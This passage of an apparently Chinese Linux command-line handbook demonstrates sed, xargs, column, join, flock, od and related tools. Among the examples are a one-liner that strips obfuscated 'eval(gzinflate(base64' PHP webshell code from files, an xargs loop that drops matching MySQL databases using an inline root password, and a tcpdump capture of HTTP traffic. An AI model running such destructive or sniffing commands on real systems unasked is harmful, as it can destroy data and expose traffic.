    "name": "8.4.2105"
  },
  {
    "layer": "",
    "name": "centos5"
  },
  {
    "layer": "",
    "name": "centos5.11"
  },
  {
    "layer": "",
    "name": "centos6"
  },
  {
    "layer": "",
    "name": "centos6.10"
  },
  {
    "layer": "",
    "name": "centos6.6"
  },
  {
    "layer": "",
    "name": "centos6.7"
  },
```

```
{
  "layer": "",
  "name": "centos6.8"
},
{
  "layer": "",
  "name": "centos6.9"
},
{
  "layer": "",
  "name": "centos7"
},
{
  "layer": "",
  "name": "centos7.0.1406"
},
{
  "layer": "",
  "name": "centos7.1.1503"
},
{
  "layer": "",
  "name": "centos7.2.1511"
},
{
  "layer": "",
  "name": "centos7.3.1611"
},
{
  "layer": "",
  "name": "centos7.4.1708"
},
{
  "layer": "",
  "name": "centos7.5.1804"
},
{
  "layer": "",
  "name": "centos7.6.1810"
},
{
  "layer": "",
  "name": "centos7.7.1908"
},
{
```

```
    "layer": "",
    "name": "centos7.8.2003"
  },
  {
    "layer": "",
    "name": "centos7.9.2009"
  },
  {
    "layer": "",
    "name": "centos8"
  },
  {
    "layer": "",
    "name": "centos8.1.1911"
  },
  {
    "layer": "",
    "name": "centos8.2.2004"
  },
  {
    "layer": "",
    "name": "centos8.3.2011"
  },
  {
    "layer": "",
    "name": "centos8.4.2105"
  }
]
```

提取方法

```
[root@localhost ~]# curl -s
https://registry.hub.docker.com/v1/repositories/centos/tags |
sed 's/}/}\n/g' | sed -e 's/.*"name": "\([^#]*\)".*/\1/'
latest
5
5.11
6
6.10
6.6
```

```
6.7
6.8
6.9
7
7.0.1406
7.1.1503
7.2.1511
7.3.1611
7.4.1708
7.5.1804
7.6.1810
7.7.1908
7.8.2003
7.9.2009
8
8.1.1911
8.2.2004
8.3.2011
8.4.2105
centos5
centos5.11
centos6
centos6.10
centos6.6
centos6.7
centos6.8
centos6.9
centos7
centos7.0.1406
centos7.1.1503
centos7.2.1511
centos7.3.1611
centos7.4.1708
centos7.5.1804
centos7.6.1810
centos7.7.1908
centos7.8.2003
centos7.9.2009
centos8
centos8.1.1911
centos8.2.2004
centos8.3.2011
centos8.4.2105
```

首字母大写

```
$ cat /etc/passwd | cut -d: -f1 | sed 's/\b[a-z]/\U&/g'
Root
Daemon
Bin
Sys
Sync
Games
Man
Lp
Mail
News
Uucp
Proxy
Www-Data
Backup
List
Irc
Gnats
Nobody
Libuuid
Syslog
Messagebus
Whoopsie
Landscape
Sshd
Neo
Ntop
Redis
Postgres
Colord
Mysql
Zookeeper
```

insert 插入字符

i 命令插入一行，并且在当前行前面有两个空格

在root行前插入一个admin

```
sed '/root/i admin' /etc/passwd
```

33 行处插入字符

```
sed -i "33 i \ \ authorization: enabled" /etc/mongod.conf
```

追加字符

在root行后追加一个admin行

```
sed '/root/a admin' /etc/passwd
```

修改字符

将root行替换为admin

```
sed '/root/c admin' /etc/passwd
```

删除字符

删除含有root的行

```
sed '/root/d' /etc/passwd
```

delete

删除空行

```
sed /^$/d          filename
sed '/./!d' filename
```

行操作

模式空间中的内容全部打印出来

定位行:

```
sed -n '12,~3p' pass #从第12行开始，直到下一个3的倍数行（12-15行）
sed -n '12,+4p' pass #从第12行开始，连续4行（12-16行）
sed -n '12~3p' pass #从第12行开始，间隔3行输出一次（12，15，18，
21...）
sed -n '10,$p' pass   #从第10行至结尾
sed -n '4!p' pass   #除去第4行
```

打印3~6行间的内容

```
$ sed -n '3,6p' /etc/passwd
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

打印35行至行尾

```
$ sed -n '35,$p' /etc/passwd
sshd:x:116:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:117:126:MySQL Server,,,:/nonexistent:/bin/false
uuidd:x:100:101::/run/uuidd:/bin/false
libvirt-qemu:x:118:128:Libvirt
Qemu,,,:/var/lib/libvirt:/bin/false
```

```
libvirt-dnsmasq:x:119:129:Libvirt
Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/bin/false
redis:x:120:130::/var/lib/redis:/bin/false
```

编辑文件

```
-i[SUFFIX], --in-place[=SUFFIX]
                  edit files in place (makes backup if extension
supplied)
```

下面例子是替换t.php中的java字符串为php

```
$ cat t.php
<?java

$ sed -i 's/java/php/g' t.php

$ cat t.php
<?php
```

```
find -name "*.php" -exec sed -i '/<?.*eval(gzinflate(base64.*?
>/ d' '{}' \; -print
```

指定查找替换的行号

```
sed -i "7,7 s/#server.host: \"localhost\"/server.host:
\"0.0.0.0\"/" /etc/kibana/kibana.yml
```

正则表达式

正则：'/正则式/'

```
sed -n '/root/p' /etc/passwd
sed -n '/^root/p' /etc/passwd
sed -n '/bash$/p' /etc/passwd
sed -n '/ro.t/p' /etc/passwd
sed -n '/ro*/p' /etc/passwd
sed -n '/[ABC]/p' /etc/passwd
sed -n '/[A-Z]/p' /etc/passwd
sed -n '/[^ABC]/p' /etc/passwd
sed -n '/^[^ABC]/p' /etc/passwd
sed -n '/\<root/p' /etc/passwd
sed -n '/root\>/p' /etc/passwd
```

扩展正则：

```
sed -n '/root\|yerik/p' /etc/passwd #拓展正则需要转义
sed -nr '/root|yerik/p' /etc/passwd #加-r参数支持拓展正则
sed -nr '/ro(ot|ye)rik/p' /etc/passwd #匹配rootrik和royerik单词
sed -nr '/ro?t/p' /etc/passwd   #?匹配0-1次前导字符
sed -nr '/ro+t/p' /etc/passwd   #匹配1-n次前导字符
sed -nr '/ro{2}t/p' /etc/passwd   #匹配2次前导字符
sed -nr '/ro{2,}t/p' /etc/passwd   #匹配多于2次前导字符
sed -nr '/ro{2, 4}t/p' /etc/passwd #匹配2-4次前导字符
sed -nr '/(root)*/p' /etc/passwd   #匹配0-n次前导单词
```

管道操作

```
cat <<! | sed '/aaa=\(bbb\|ccc\|ddd\)/!s/\(aaa=\).*/\1xxx/'
> aaa=bbb
> aaa=ccc
```

```
> aaa=ddd
> aaa=[something else]
!
aaa=bbb
aaa=ccc
aaa=ddd
aaa=xxx
```

字母大小写转换

```
[root@localhost ~]# echo "netkiller" | sed 's/[a-z]/\u&/g'
NETKILLER

[root@localhost ~]# echo "NETKILLER" | sed 's/[A-Z]/\l&/g'
netkiller
```

perl

```
sed -i -e 's/aaa/bbb/g' *
perl -p -i -e 's/aaa/bbb/g' *
```

案例

HTML 转 文本

```
# Remove HTML Tags from a File in Linux
sed 's/<[^>]*>//g ; /^$/d' htmlpage.html

# Convert HTML to Text in Linux
sed 's/<[^>]*>//g ; /^$/d' htmlpage.html > output.txt
```

9. 表格操作/行列转换

column - columnate lists

列格式化

下面举一个例子，mount 执行结果

```
[www@netkiller www.netkiller.cn]$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
devtmpfs on /dev type devtmpfs
(rw,nosuid,size=1931400k,nr_inodes=482850,mode=755)
securityfs on /sys/kernel/security type securityfs
(rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts
(rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,mode=755)
tmpfs on /sys/fs/cgroup type tmpfs
(ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/usr/lib/s
ystemd/systemd-cgroups-agent,name=systemd)
pstore on /sys/fs/pstore type pstore
(rw,nosuid,nodev,noexec,relatime)
cgroup on /sys/fs/cgroup/perf_event type cgroup
(rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup
(rw,nosuid,nodev,noexec,relatime,cpuacct,cpu)
cgroup on /sys/fs/cgroup/devices type cgroup
(rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/net_cls type cgroup
(rw,nosuid,nodev,noexec,relatime,net_cls)
cgroup on /sys/fs/cgroup/blkio type cgroup
(rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/hugetlb type cgroup
(rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/freezer type cgroup
(rw,nosuid,nodev,noexec,relatime,freezer)
```

```
cgroup on /sys/fs/cgroup/memory type cgroup
(rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/cpuset type cgroup
(rw,nosuid,nodev,noexec,relatime,cpuset)
configfs on /sys/kernel/config type configfs (rw,relatime)
/dev/xvda1 on / type ext4 (rw,relatime,nobarrier,data=ordered)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=33,pgrp=1,timeout=300,minproto=5,maxproto=5,dir
ect)
mqueue on /dev/mqueue type mqueue (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
/dev/xvdb1 on /opt type btrfs (rw,relatime,ssd,space_cache)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc
(rw,relatime)
none on /proc/xen type xenfs (rw,relatime)
tmpfs on /run/user/0 type tmpfs
(rw,nosuid,nodev,relatime,size=361892k,mode=700)
/dev/xvdb1 on /var/ftp type btrfs (rw,relatime,ssd,space_cache)
```

使用 column 格式化后

```
[www@netkiller www.netkiller.cn]$ mount | column -t
sysfs        on  /sys                          type  sysfs
(rw,nosuid,nodev,noexec,relatime)
proc         on  /proc                         type  proc
(rw,nosuid,nodev,noexec,relatime)
devtmpfs     on  /dev                          type  devtmpfs
(rw,nosuid,size=1931400k,nr_inodes=482850,mode=755)
securityfs   on  /sys/kernel/security          type  securityfs
(rw,nosuid,nodev,noexec,relatime)
tmpfs        on  /dev/shm                      type  tmpfs
(rw,nosuid,nodev)
devpts       on  /dev/pts                      type  devpts
(rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs        on  /run                          type  tmpfs
(rw,nosuid,nodev,mode=755)
tmpfs        on  /sys/fs/cgroup                type  tmpfs
(ro,nosuid,nodev,noexec,mode=755)
cgroup       on  /sys/fs/cgroup/systemd        type  cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/usr/lib/s
ystemd/systemd-cgroups-agent,name=systemd)
```

```
pstore       on  /sys/fs/pstore              type  pstore
(rw,nosuid,nodev,noexec,relatime)
cgroup       on  /sys/fs/cgroup/perf_event   type  cgroup
(rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup       on  /sys/fs/cgroup/cpu,cpuacct  type  cgroup
(rw,nosuid,nodev,noexec,relatime,cpuacct,cpu)
cgroup       on  /sys/fs/cgroup/devices      type  cgroup
(rw,nosuid,nodev,noexec,relatime,devices)
cgroup       on  /sys/fs/cgroup/net_cls      type  cgroup
(rw,nosuid,nodev,noexec,relatime,net_cls)
cgroup       on  /sys/fs/cgroup/blkio        type  cgroup
(rw,nosuid,nodev,noexec,relatime,blkio)
cgroup       on  /sys/fs/cgroup/hugetlb      type  cgroup
(rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup       on  /sys/fs/cgroup/freezer      type  cgroup
(rw,nosuid,nodev,noexec,relatime,freezer)
cgroup       on  /sys/fs/cgroup/memory       type  cgroup
(rw,nosuid,nodev,noexec,relatime,memory)
cgroup       on  /sys/fs/cgroup/cpuset       type  cgroup
(rw,nosuid,nodev,noexec,relatime,cpuset)
configfs     on  /sys/kernel/config          type  configfs
(rw,relatime)
/dev/xvda1   on  /                           type  ext4
(rw,relatime,nobarrier,data=ordered)
systemd-1    on  /proc/sys/fs/binfmt_misc    type  autofs
(rw,relatime,fd=33,pgrp=1,timeout=300,minproto=5,maxproto=5,dir
ect)
mqueue       on  /dev/mqueue                 type  mqueue
(rw,relatime)
debugfs      on  /sys/kernel/debug           type  debugfs
(rw,relatime)
hugetlbfs    on  /dev/hugepages              type  hugetlbfs
(rw,relatime)
/dev/xvdb1   on  /opt                        type  btrfs
(rw,relatime,ssd,space_cache)
binfmt_misc  on  /proc/sys/fs/binfmt_misc    type  binfmt_misc
(rw,relatime)
none         on  /proc/xen                   type  xenfs
(rw,relatime)
tmpfs        on  /run/user/0                 type  tmpfs
(rw,nosuid,nodev,relatime,size=361892k,mode=700)
/dev/xvdb1   on  /var/ftp                    type  btrfs
(rw,relatime,ssd,space_cache)
```

```
$ (printf "PERM LINKS OWNER GROUP SIZE MONTH DAY HH:MM/YEAR
NAME\n" ; ls -l | sed 1d) | column -t

$ cat /etc/passwd |tr ':' ' ' | column -t

$ cat /etc/passwd |tr ':' ' ' | column -t | colrm  20 20
```

paste - merge lines of files

```
# vim test
aaaaa   bbbbb   ccccc   ddddd
1111    2222    3333    444

# paste -s test
aaaaa   bbbbb   ccccc   ddddd   1111    2222    3333    444
```

join

join 命令就是一个根据关键字合并数据文件的命令(join lines of two files on a common field),类似于数据库中两张表关联查询.

```
内连接（inner join）                                格式：join <FILE1>
<FILE2>
左连接（left join, 左外连接, left outer join）    格式：join -a1
<FILE1> <FILE2>
右连接（right join, 右外连接,right outer join）   格式：join -a2
<FILE1> <FILE2>
全连接（full join, 全外连接, full outer join）    格式：join -a1 -a2
<FILE1> <FILE2>

// 注意 使用 join 来合并两个文件的数据行时, 这两个文件必须要被正确排序.
```

1) 差集
```
[root@test23 ~]# cat a.txt | sort > file1; cat b.txt | sort > file2; join  -v 1   file1 file2
1.1.1.1
3.3.3.3
[root@test23 ~]# cat a.txt | sort > file1; cat b.txt | sort > file2; join  -v 2   file1 file2
4.4.4.4
a.b.c.d
```

2) 并集
```
[root@test23 ~]# cat a.txt | sort > file1; cat b.txt | sort > file2; join  -a1 -a2   file1 file2
1.1.1.1
1.2.3.4
2.2.2.2
3.3.3.3
4.4.4.4
a.b.c.d
```

3) 交集
// 不指定任何参数的情况下使用join命令,相当于数据库中的内连接,(关键字,默认用第一列[使用空格作为分割符]作为关键字)不匹配的行不会输出.
```
[root@test23 ~]# cat a.txt | sort > file1; cat b.txt | sort > file2; join     file1 file2
1.2.3.4
2.2.2.2
```

join 其他用法

-t <CHAR> 指定分隔符,比如: -t ':' 使用冒号作为分隔符,默认的分隔符是空白.

-o <FILENO.FIELDNO> ... 指定输出字段 其中FILENO=1表示第一个文件,FILENO=2表示第二个文件,FIELDNO表示字段序号,从1开始编号.默认会全部输出,但关键字列只输出一次.

10. standard input/output

xargs - build and execute command lines from standard input

xargs命令是 给其他命令传递参数的一个过滤器,也是组合多个命令的一个工具 它擅长将标准输入数据转换成命令行参数,xargs能够处理管道或者stdin并将其转换成特定命令的命令参数. xargs也可以将单行或多行文本输入转换为其他格式,例如多行变单行,单行变多行. xargs的默认命令是echo,空格是默认定界符;这意味着通过管道传递给xargs的输入将会包含换行和空白,不过通过xargs的处理,换行和空白将被空格取代.

xargs命令用法

格式化

xargs用作替换工具，读取输入数据重新格式化后输出。

```
定义一个测试文件，内有多行文本数据：

cat >> test.txt <<EOF

a b c d e f g
h i j k l m n
o p q
r s t
u v w x y z

EOF

# cat test.txt

a b c d e f g
h i j k l m n
o p q
r s t
u v w x y z
```

多行输入一行输出：

```
# cat test.txt | xargs
a b c d e f g h i j k l m n o p q r s t u v w x y z

等效
# cat test.txt | tr "\n" " "
a b c d e f g h i j k l m n o p q r s t u v w x y z
```

standard input

```
# xargs < test.txt
a b c d e f g h i j k l m n o p q r s t u v w x y z

# cat /etc/passwd | cut -d : -f1 > users
# xargs -n1 < users echo "Your name is"
Your name is root
Your name is bin
Your name is daemon
Your name is adm
Your name is lp
Your name is sync
Your name is shutdown
Your name is halt
Your name is mail
Your name is operator
Your name is games
Your name is ftp
Your name is nobody
Your name is dbus
Your name is polkitd
Your name is avahi
Your name is avahi-autoipd
Your name is postfix
Your name is sshd
Your name is neo
Your name is ntp
Your name is opendkim
```

```
Your name is netkiller
Your name is tcpdump
```

-I 替换操作

-I R same as --replace=R

```
复制所有图片文件到 /data/images 目录下:

ls *.jpg | xargs -n1 -I cp {} /data/images
```

```
读取stdin，将格式化后的参数传递给命令xargs的一个选项-I，使用-I指定一个替换字符串{}，这个字符串在xargs扩展时会被替换掉，当-I与xargs结合使用，每一个参数命令都会被执行一次:

# echo "name=Neo|age=30|sex=T|birthday=1980" | xargs -d"|" -n1 | xargs -I {} echo "select * from tab where {} "
select * from tab where name=Neo
select * from tab where age=30
select * from tab where sex=T
select * from tab where birthday=1980

# xargs -I user echo "Hello user" <users
Hello root
Hello bin
Hello daemon
Hello adm
Hello lp
Hello sync
Hello shutdown
Hello halt
Hello mail
Hello operator
Hello games
Hello ftp
Hello nobody
Hello dbus
Hello polkitd
```

```
Hello avahi
Hello avahi-autoipd
Hello postfix
Hello sshd
Hello netkiller
Hello neo
Hello tss
Hello ntp
Hello opendkim
Hello noreply
Hello tcpdump
```

```
-I 使用-I指定一个替换字符串,这个字符串在xargs扩展时会被替换掉,当-I与
xargs结合使用,每一个参数命令都会被执行一次.
mysql -u root -predhat -s -e "show databases" | egrep
"^mt4_user_equity_" | xargs -I "@@" mysql -u root -predhat -e
"DROP DATABASE \`@@\`;"
```

-n, --max-args=MAX-ARGS use at most MAX-ARGS arguments per command line

-n 参数來指定每一次执行指令所使用的参数个数上限值.

```
-n选项多行输出:

# cat test.txt | xargs -n3
a b c
d e f
g h i
j k l
m n o
p q r
s t u
v w x
y z
# cat test.txt | xargs -n4
a b c d
e f g h
i j k l
```

```
m n o p
q r s t
u v w x
y z
# cat test.txt | xargs -n5
a b c d e
f g h i j
k l m n o
p q r s t
u v w x y
z

[neo@netkiller test]# echo 'a b c d e 1 2 3 4 5' | xargs -n 5
a b c d e
1 2 3 4 5
```

-t, --verbose print commands before executing them

-t 参数可以让 xargs 在执行指令之前先显示要执行的指令

```
[neo@netkiller test]# echo a b c d e f | xargs -t
/bin/echo a b c d e f
a b c d e f
```

-d, --delimiter=CHARACTER items in input stream are separated by CHARACTER, not by whitespace; disables quote and backslash processing and logical EOF processing

-d 自定义一个定界符 默认是空格

```
[neo@netkiller test]# echo 'abc' | xargs -d b
a c

-d选项可以自定义一个定界符：

# echo "name|age|sex|birthday" | xargs -d"|"
```

```
name age sex birthday

结合-n选项使用：

# echo "name=Neo|age=30|sex=T|birthday=1980" | xargs -d"|" -n1
name=Neo
age=30
sex=T
birthday=1980
```

-0, --null items are separated by a null, not whitespace; disables quote and backslash processing and logical EOF processing

-0 是以null字符结尾的,而不是以白空格(whitespace)结尾的且引号和反斜杠,都不是特殊字符;

```
每个输入的字符,都视为普通字符禁止掉文件结束符,被视为别的参数.当输入项可能包含白空格,引号,反斜杠等情况时,才适合用此参数
[neo@netkiller test]# touch "Mr liu"
[neo@netkiller test]# ls M*
Mr liu
[neo@netkiller test]# find -type f -name "Mr*" | xargs rm -f
[neo@netkiller test]# ls M*
Mr liu
[neo@netkiller test]# find -type f -name "Mr*" | xargs -t rm  -f
rm -f ./Mr liu
// 这个时候我们可以将 find 指令加上 -print0 参数，另外将 xargs 指令加上 -0 参数，改成这样：
[neo@netkiller test]# find -type f -name "Mr*"  -print0| xargs -t -0 rm  -f
rm -f ./Mr liu
[neo@netkiller test]# ls M*
ls：无法访问M*：没有那个文件或目录
```

-r, --no-run-if-empty if there are no arguments, then do not run COMMAND; if this option is not given, COMMAND will be

-r 如果标准输入不包含任何非空格，请不要运行该命令.

```
[neo@netkiller test]# echo a b c d e f | xargs -p -n 3
/bin/echo a b c ?...n
/bin/echo d e f ?...n
/bin/echo ?...n
//当我们使用 -p 参数时，如果所有的指令都输入 n 跳过不执行时候，最后还会出现一个沒有任何参数的 echo 指令，
如果想要避免以這种空字串作为参数来执行指令，可以加上 -r 参数
[neo@netkiller test]# echo a b c d e f | xargs -p -n 3 -r
/bin/echo a b c ?...n
/bin/echo d e f ?...n
```

-p, --interactive prompt before running commands

-p 确认操作选项,具有可交互性:

```
-P 修改最大的进程数，默认是1.为 0 时候为 as many as it can.
```

11. flock - manage locks from shell scripts

```
### flock

    当多个进程可能会对同样的数据执行操作时,这些进程需要保证其它进程没有在操作,以免损坏数据.通常,这样的进程会使用一个“锁文件”,也就是建立一个文件来告诉别的进程自己在运行,如果检测到那个文件存在则认为有操作同样数据的进程在工作.
        这样的问题是,进程不小心意外死亡了,没有清理掉那个锁文件,那么只能由用户手动来清理了.

        flock 是对于整个文件的建议性锁;也就是说如果一个进程在一个文件(inode)上放了锁,那么其它进程是可以知道的,(建议性锁不强求进程遵守)最棒的一点是,它的第一个参数是文件描述符,在此文件描述符关闭时,锁会自动释放;而当进程终止时,所有的文件描述符均会被关闭.于是,很多时候就不用考虑解锁的事情.

flock分为两种锁:
        一种是共享锁 使用-s参数
        一种是独享锁 使用-x参数

选项和参数:
-s  --shared: 获取一个共享锁,在定向为某文件的FD上设置共享锁而未释放锁的时间内,其他进程试图在定向为此文件的FD上设置独占锁的请求失败,而其他进程试图在定向为此文件的FD上设置共享锁的请求会成功.
-x, -e, --exclusive: 获取一个排它锁,或者称为写入锁,为默认项
-u, --unlock:  手动释放锁,一般情况不必须,当FD关闭时,系统会自动解锁,此参数用于脚本命令一部分需要异步执行,一部分可以同步执行的情况.
-n, --nb, --nonblock: 非阻塞模式,当获取锁失败时,返回1而不是等待.
-w, --wait, --timeout seconds : 设置阻塞超时,当超过设置的秒数时,退出阻塞模式,返回1,并继续执行后面的语句.
-o, --close : 表示当执行command前关闭设置锁的FD,以使command的子进程不保持锁.
-c, --command command : 在shell中执行其后的语句.

<>打开${LOCK_FILE} (打开LOCK_FILE文件,与文件描述符101绑定),原因是定向文件描述符是先于命令执行的.因此假如在您要执行的语句段中需要读 LOCK_FILE 文件,例如想获得上一个脚本实例的pid,并将此次的脚本实例的pid写入 LOCK_FILE ,此时直接用>打开 LOCK_FILE 会清空上次存入的内容,而用<打开 LOCK_FILE 当它不存在时会导致一个错误.

#### example
> ntp
```

```
#!/bin/bash
#
#author junun
#description this script for start or stop check sever time
from an ntp server every 1s
#please add in /etc/rc.local
#
script_0=$0
script_name=${script_0##*/}
lockfile=/var/lock/subsys/$script_name
pidfile=/var/run/$script_name

start() {
    [ -f $lockfile ] && echo  -e "\033[31m$script_name is
running...\033[0m" &&  exit 1
    while true ;do
        /usr/sbin/ntpdate clock.isc.org > /dev/null 2>&1
        echo $$ > $pidfile
        touch $lockfile
        sleep 1
    done
}

stop() {
    [ ! -f $lockfile ] && echo  -e "\033[31m$script_name is not
running...\033[0m" &&  exit 1
    kill -TERM `cat $pidfile`
    rm -rf $lockfile
}

case "$1" in
    start)
        $1
        ;;
    stop)
        $1
        ;;
    *)
      echo $"Usage: $0 {start|stop}"
      exit 2
esac
exit $?
```

```
*/10 * * * * /usr/bin/flock -xn /var/run/check_time.lock -c
'/usr/local/bin/monitor/check_time start &' > /dev/null 2>&1

>2 monitor


#!/bin/bash
#
#

SHELL_DIR=$(cd $(dirname $0);pwd)

LOCK_FILE=/dev/shm/`echo ${SHELL_DIR}|sed
's!/!.!g;s!.!!'`.monitor.lock

{
    flock -n 100 || { exit 2; }

    cd ${SHELL_DIR}
    function monitor() {
        while true;do
            ./run.sh monitor
            sleep 3
        done
    }

    monitor >> ../logs/monitor.log 2>&1 &

} 100<>${LOCK_FILE}


#!/bin/bash
#

ulimit -c unlimited
ulimit -u unlimited
ulimit -HSn 655350

SERVER_NAME='changed_order_deal'
SHELL_DIR=$(cd $(dirname $0);pwd)
BASE_DIR=$(cd $(dirname $0);cd ..;pwd)
SHELL_FILE="${SHELL_DIR}/run.sh"
SERVER_BIN=${SHELL_DIR}/${SERVER_NAME}
LOG_DIR=${BASE_DIR}/logs
PID_FILE=${LOG_DIR}/PID
```

```
CONF_FILE=${BASE_DIR}/conf/${SERVER_NAME}.conf
LOCK_FILE=/dev/shm/`echo ${SERVER_BIN}|sed
's!/!.!g;s!.!!'`.monitor.lock

start() {
    if [ ! -f "${SERVER_BIN}" ];then
        echo `date +"%F %T"` - ERROR - Can not find
${SERVER_BIN} ...
        exit 1
    fi

    PID=`/sbin/pidof ${SERVER_BIN}`
    if [ x"${PID}" == x"" ];then
        cd ${SHELL_DIR}
        mkdir -p ${LOG_DIR}
        nohup ${SERVER_BIN} -flagfile=${CONF_FILE} >>
${LOG_DIR}/${SERVER_NAME}.stdout.log 2>&1 &
        # place the following shell sentence right after the
nohup statement
        /sbin/pidof ${SERVER_BIN} > ${PID_FILE}          #进程
pid写入文件
        echo "`date +"%F %T"` - start ${SERVER_BIN} "
    else
        ps aux|grep pt_auth
        echo "`date +"%F %T"` - ERROR - PID:${PID} exist.
${SERVER_BIN} is already running."
    fi
}

stop() {
    PID=`cat ${PID_FILE}`
    if [ x"${PID}" == x"" ];then
        echo "`date +"%F %T"` - ERROR - ${SERVER_BIN} is not
running..."
    else
        kill -15 $PID
        while true
        do
            if test $( ps aux | awk '{print $2}' | grep -w
"$PID" | grep -v 'grep' | wc -l ) -eq 0;then
                echo "`date +"%F %T"` - SUCCESS - ${SERVER_BIN}
has been stopped..."
                > ${PID_FILE}
                break
            else
```

```
                echo "`date +"%F %T"` - wait to stop..."
                sleep 1
            fi
        done
    fi
}

kill9() {
    PID=`cat ${PID_FILE}`
    if [ x"${PID}" == x"" ];then
        echo "`date +"%F %T"` - ERROR - ${SERVER_BIN} is not
running..."
        exit 1
    else
        kill -9 $PID
    fi
}

restart() {
    stop
    start
}

monitor() {
    check_num=`ps ax -o pid,cmd|grep "$SERVER_BIN"|grep -v
grep|wc -l`
    if [ $check_num -eq 0 ];then
        start
        echo `date +"%F %T"` - restart.
    fi
}

case "$1" in
    "start")
      start;
    ;;
    "stop")
      stop;
    ;;
    "restart")
      restart;
    ;;
    "kill9")
      kill9;
    ;;
```

```
    "monitor")
      monitor;
    ;;
  *)
    echo "Usage: $(basename "$0")
start/stop/restart/kill9/monitor"
    exit 1
esac


* * * * * /srv/bin/monitor.sh  &> /dev/null
```

12. 进制转换 - 16进制 - 8进制 - 二进制

od - dump files in octal and other formats

16进制

```
neo@netkiller ~ % echo "helloworld" | od -x
0000000      6568    6c6c    776f    726f    646c    000a
0000013

neo@netkiller ~ % echo "helloworld" | od -x -An
             6568    6c6c    776f    726f    646c    000a
```

使用 **od** 随机生成密码

```
neo@netkiller ~ % od  -vN 32 -An -tx1 /dev/urandom | tr -d '
\n'
a6bf6dad8ed860a234046b66d550008f61c36e9cb2630c22d935dac5e20d792
0
```

hexdump, hd -- ASCII, decimal, hexadecimal, octal dump

以十六进制方式显示二进制文件

```
neo@netkiller ~ % hexdump -n 256 -C ./coutput/HelloWorld.bin
00000000  36 30 36 30 36 30 34 30  35 32 33 34 31 35 36 31
|6060604052341561|
00000010  30 30 30 66 35 37 36 30  30 30 38 30 66 64 35 62
|000f57600080fd5b|
00000020  36 31 30 32 65 33 38 30  36 31 30 30 31 65 36 30
```

```
|6102e38061001e60|
00000030  30 30 33 39 36 30 30 30  66 33 30 30 36 30 36 30
|00396000f3006060|
00000040  36 30 34 30 35 32 36 30  30 34 33 36 31 30 36 31
|6040526004361061|
00000050  30 30 34 63 35 37 36 30  30 30 33 35 37 63 30 31
|004c576000357c01|
00000060  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30
|0000000000000000|
*
00000090  30 30 30 30 30 30 30 30  39 30 30 34 36 33 66 66
|00000000900463ff|
000000a0  66 66 66 66 66 66 31 36  38 30 36 33 34 65 64 33
|ffffff1680634ed3|
000000b0  38 38 35 65 31 34 36 31  30 30 35 31 35 37 38 30
|885e146100515780|
000000c0  36 33 36 64 34 63 65 36  33 63 31 34 36 31 30 30
|636d4ce63c146100|
000000d0  61 65 35 37 35 62 36 30  30 30 38 30 66 64 35 62
|ae575b600080fd5b|
000000e0  33 34 31 35 36 31 30 30  35 63 35 37 36 30 30 30
|341561005c576000|
000000f0  38 30 66 64 35 62 36 31  30 30 61 63 36 30 30 34
|80fd5b6100ac6004|
00000100
```

xxd - make a hexdump or do the reverse.

```
neo@MacBook-Pro ~/workspace % xxd -b netkiller.dat
00000000: 00000000 00000000 00000000 11111111 00000000 00000000
......
00000006: 00000000 00000000 11111111 11111111 11111111 11111111
......
```

指定每行的列数

```
neo@MacBook-Pro ~ % xxd -c 2 -b netkiller.bin
00000000: 10010110 01001000  .H
```

跳过字节

跳过两个字节，三列显示

```
neo@MacBook-Pro ~ % xxd -s 2 -c 3 -b netkiller.txt
00000002: 11101001 10011001 10001000  ...
00000005: 11100110 10011001 10101111  ...
00000008: 11100101 10110011 10110000  ...
```

binutils

```
$ sudo apt-get install binutils
```

strings - print the strings of printable characters in files.

```
tcpdump -i eth0 -s 0 -l -w - dst port 80 | strings
```

13. 文件比较

diff

```
usage: diff [-aBbdilpTtw] [-c | -e | -f | -n | -q | -u] [--
ignore-case]
            [--no-ignore-case] [--normal] [--strip-trailing-cr]
[--tabsize]
            [-I pattern] [-F pattern] [-L label] file1 file2
       diff [-aBbdilpTtw] [-I pattern] [-L label] [--ignore-
case]
            [--no-ignore-case] [--normal] [--strip-trailing-cr]
[--tabsize]
            [-F pattern] -C number file1 file2
       diff [-aBbdiltw] [-I pattern] [--ignore-case] [--no-
ignore-case]
            [--normal] [--strip-trailing-cr] [--tabsize] -D
string file1 file2
       diff [-aBbdilpTtw] [-I pattern] [-L label] [--ignore-
case]
            [--no-ignore-case] [--normal] [--tabsize] [--strip-
trailing-cr]
            [-F pattern] -U number file1 file2
       diff [-aBbdilNPprsTtw] [-c | -e | -f | -n | -q | -u] [--
ignore-case]
            [--no-ignore-case] [--normal] [--tabsize] [-I
pattern] [-L label]
            [-F pattern] [-S name] [-X file] [-x pattern] dir1
dir2
